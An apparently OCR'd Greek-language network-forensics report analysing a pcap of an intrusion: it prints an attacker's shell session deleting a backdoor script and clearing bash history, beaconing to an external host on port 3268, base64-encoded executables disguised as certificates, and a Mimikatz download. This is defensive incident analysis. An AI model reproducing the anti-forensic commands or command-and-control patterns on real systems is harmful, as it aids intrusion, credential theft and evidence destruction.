
```
display-manager.service suspend.target.wants
display-manager.service.wants sysinit.target.wants
final.target.wants syslog.service
getty.target.wants timers.target.wants
graphical.target.wants
# cd /root
cd /root
# ls
ls
NetworkTrafficView.EXE backdoor.sh bucket help.zip ps_
# rm NetworkTrafficView.EXE backdoor.sh bucket help.zip ps_
rm NetworkTrafficView.EXE backdoor.sh bucket help.zip ps_
# ls
ls
# history -c
history -c
/bin/sh: 13: history: not found
# /bin/history -c
/bin/history -c
/bin/sh: 14: /bin/history: not found
# /bin/bash history -c
/bin/bash history -c
/bin/bash: history: No such file or directory
# ls
ls
# rm .bash_history
rm .bash_history
# systemctl start dbus-org.freedesktop.thermalb.service
systemctl start dbus-org.freedesktop.thermalb.service
# netstat -pantul
netstat -pantul
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name
tcp 0 0 127.0.1.1:53 0.0.0.0:* LISTEN 899/dnsmasq
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN 871/sshd
tcp 0 0 127.0.0.1:631 0.0.0.0:* LISTEN 752/cupsd
tcp 0 0 0.0.0.0:445 0.0.0.0:* LISTEN 1538/smbd
tcp 0 0 0.0.0.0:139 0.0.0.0:* LISTEN 1538/smbd
tcp 0 100 10.10.10.102:57908 85.75.24.46:445 ESTABLISHED 2121/socket-helper
tcp 0 0 10.10.10.102:445 10.10.10.100:56271 ESTABLISHED 2034/smbd
tcp 0 0 10.10.10.102:45672 85.75.26.24:3268 CLOSE_WAIT 2120/sh
tcp6 0 0 :::22 :::* LISTEN 871/sshd
tcp6 0 0 ::1:631 :::* LISTEN 752/cupsd
tcp6 0 0 :::445 :::* LISTEN 1538/smbd
tcp6 0 0 :::139 :::* LISTEN 1538/smbd
udp 0 0 0.0.0.0:34557 0.0.0.0:* 767/avahi-daemon: r
udp 0 0 0.0.0.0:46928 0.0.0.0:* 799/rsyslogd
udp 0 0 127.0.1.1:53 0.0.0.0:* 899/dnsmasq
udp 0 0 10.10.10.255:137 0.0.0.0:* 1495/nmbd
udp 0 0 10.10.10.102:137 0.0.0.0:* 1495/nmbd
udp 0 0 0.0.0.0:137 0.0.0.0:* 1495/nmbd
udp 0 0 10.10.10.255:138 0.0.0.0:* 1495/nmbd
udp 0 0 10.10.10.102:138 0.0.0.0:* 1495/nmbd
udp 0 0 0.0.0.0:138 0.0.0.0:* 1495/nmbd
udp 0 0 0.0.0.0:5353 0.0.0.0:* 767/avahi-daemon: r
udp 0 0 0.0.0.0:631 0.0.0.0:* 797/cups-browsed
udp 0 0 0.0.0.0:54904 0.0.0.0:* 899/dnsmasq
udp6 0 0 :::53065 :::* 767/avahi-daemon: r
udp6 0 0 :::5353 :::* 767/avahi-daemon: r
# rm .bash_history
rm .bash_history
rm: cannot remove '.bash_history': No such file or directory
# ls -la
ls -la
total 28
drwx------ 5 root root 4096 Jun 6 12:21 .
```

```
drwxr-xr-x 24 root root 4096 Jun 6 11:46 ..
-rw-r--r-- 1 root root 3173 Jun 6 12:07 .bashrc
drwx------ 2 root root 4096 Feb 27 02:04 .cache
drwxr-xr-x 2 root root 4096 Jun 6 12:07 .loki
drwxr-xr-x 2 root root 4096 May 21 15:12 .nano
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
#
```

Γεγονός 10 (09:16:43)


Το 10.10.10.100 αρχίζει να στέλνει και αυτό στο 85.75.26.24 TCP στη θύρα 3268 άλλα με τα αντίστοιχα όμως στοιχεία (username, platform και hostname)





Γεγονός 11 (09:21:44 και 09:23:14)

Το 10.10.10.100 κατεβάζει δύο .txt αρχεία από το 85.75.26.24 που περιέχουν certificates



-----BEGIN CERTIFICATE-----

TVqQAAMABAAAAAAA//8AAIsAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5v


dCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAABQRQAATAEGAAAAAAAA2kIA

(η αρχή του ενός αρχείου)

Γεγονός 12 (09:23:24)


Το 10.10.10.102 συνεχίζει την επικοινωνία με το 85.75.26.24 στέλνοντας TCP στη θύρα 3268 και επιπλέον κατεβάζει το mimi.exe. Από το file signature (MZ) φαίνεται ότι είναι κακόβουλο. Όταν έγινε άνοιγμα του pcap αρχείου με το Network Miner το ESET του υπολογιστή αναγνώρισε το αρχείο ως το Win64/Riskware.Mimikatz.d.

“Mimikatz is one of the best tools to gather credential data from Windows systems.”



Γεγονός 13 (09:23:24)

Το 10.10.10.100 σταματάει να στέλνει στο 85.75.26.24 TCP με destination port 3268 ενώ το 10.10.10.102 συνεχίζει.



Frame nr.	Client host	C. port	Server host	S. port	Protocol (application layer)	Start time
84112	10.10.10.100 [WINSERVER] (Windows)	58289	85.75.26.24 (Linux)	3268		2019-06-06 09:48:07 UTC
89004	10.10.10.100 [WINSERVER] (Windows)	58436	85.75.26.24 (Linux)	3268		2019-06-06 09:49:19 UTC
84124	10.10.10.100 [WINSERVER] (Windows)	58290	85.75.26.24 (Linux)	3268		2019-06-06 09:48:07 UTC
89214	10.10.10.100 [WINSERVER] (Windows)	58437	85.75.26.24 (Linux)	3268		2019-06-06 09:49:20 UTC
84136	10.10.10.100 [WINSERVER] (Windows)	58291	85.75.26.24 (Linux)	3268		2019-06-06 09:48:08 UTC
89240	10.10.10.100 [WINSERVER] (Windows)	58438	85.75.26.24 (Linux)	3268		2019-06-06 09:49:21 UTC
84148	10.10.10.100 [WINSERVER] (Windows)	58292	85.75.26.24 (Linux)	3268		2019-06-06 09:48:09 UTC
89325	10.10.10.100 [WINSERVER] (Windows)	58439	85.75.26.24 (Linux)	3268		2019-06-06 09:49:21 UTC
84160	10.10.10.100 [WINSERVER] (Windows)	58293	85.75.26.24 (Linux)	3268		2019-06-06 09:48:09 UTC
84172	10.10.10.100 [WINSERVER] (Windows)	58294	85.75.26.24 (Linux)	3268		2019-06-06 09:48:10 UTC
89349	10.10.10.100 [WINSERVER] (Windows)	58440	85.75.26.24 (Linux)	3268		2019-06-06 09:49:22 UTC
84189	10.10.10.100 [WINSERVER] (Windows)	58295	85.75.26.24 (Linux)	3268		2019-06-06 09:48:10 UTC
89361	10.10.10.100 [WINSERVER] (Windows)	58441	85.75.26.24 (Linux)	3268		2019-06-06 09:49:22 UTC
37264	10.10.10.101 (Linux)	41068	35.222.85.5 [connectivity-check.ubuntu.com]	80	Http	2019-06-06 09:34:52 UTC
53963	10.10.10.101 (Linux)	41070	35.222.85.5 [connectivity-check.ubuntu.com]	80	Http	2019-06-06 09:39:51 UTC
70287	10.10.10.101 (Linux)	43174	35.224.99.156 [connectivity-check.ubuntu.com]	80	Http	2019-06-06 09:44:51 UTC
835	10.10.10.102 (Linux)	46738	85.75.26.24 (Linux)	3268		2019-06-06 09:30:10 UTC
1702	10.10.10.102 (Linux)	46740	85.75.26.24 (Linux)	3268		2019-06-06 09:30:25 UTC
4408	10.10.10.102 (Linux)	46742	85.75.26.24 (Linux)	3268		2019-06-06 09:30:40 UTC
6799	10.10.10.102 (Linux)	46744	85.75.26.24 (Linux)	3268		2019-06-06 09:30:55 UTC
835	10.10.10.102 (Linux)	46738	85.75.26.24 (Linux)	3268		2019-06-06 09:30:10 UTC
9401	10.10.10.102 (Linux)	46746	85.75.26.24 (Linux)	3268		2019-06-06 09:31:10 UTC
1702	10.10.10.102 (Linux)	46740	85.75.26.24 (Linux)	3268		2019-06-06 09:30:25 UTC
4408	10.10.10.102 (Linux)	46742	85.75.26.24 (Linux)	3268		2019-06-06 09:30:40 UTC
6799	10.10.10.102 (Linux)	46744	85.75.26.24 (Linux)	3268		2019-06-06 09:30:55 UTC
20576	10.10.10.102 (Linux)	46748	85.75.26.24 (Linux)	3268		2019-06-06 09:31:25 UTC
9401	10.10.10.102 (Linux)	46746	85.75.26.24 (Linux)	3268		2019-06-06 09:31:10 UTC
23364	10.10.10.102 (Linux)	46750	85.75.26.24 (Linux)	3268		2019-06-06 09:31:40 UTC
26400	10.10.10.102 (Linux)	46752	85.75.26.24 (Linux)	3268		2019-06-06 09:31:55 UTC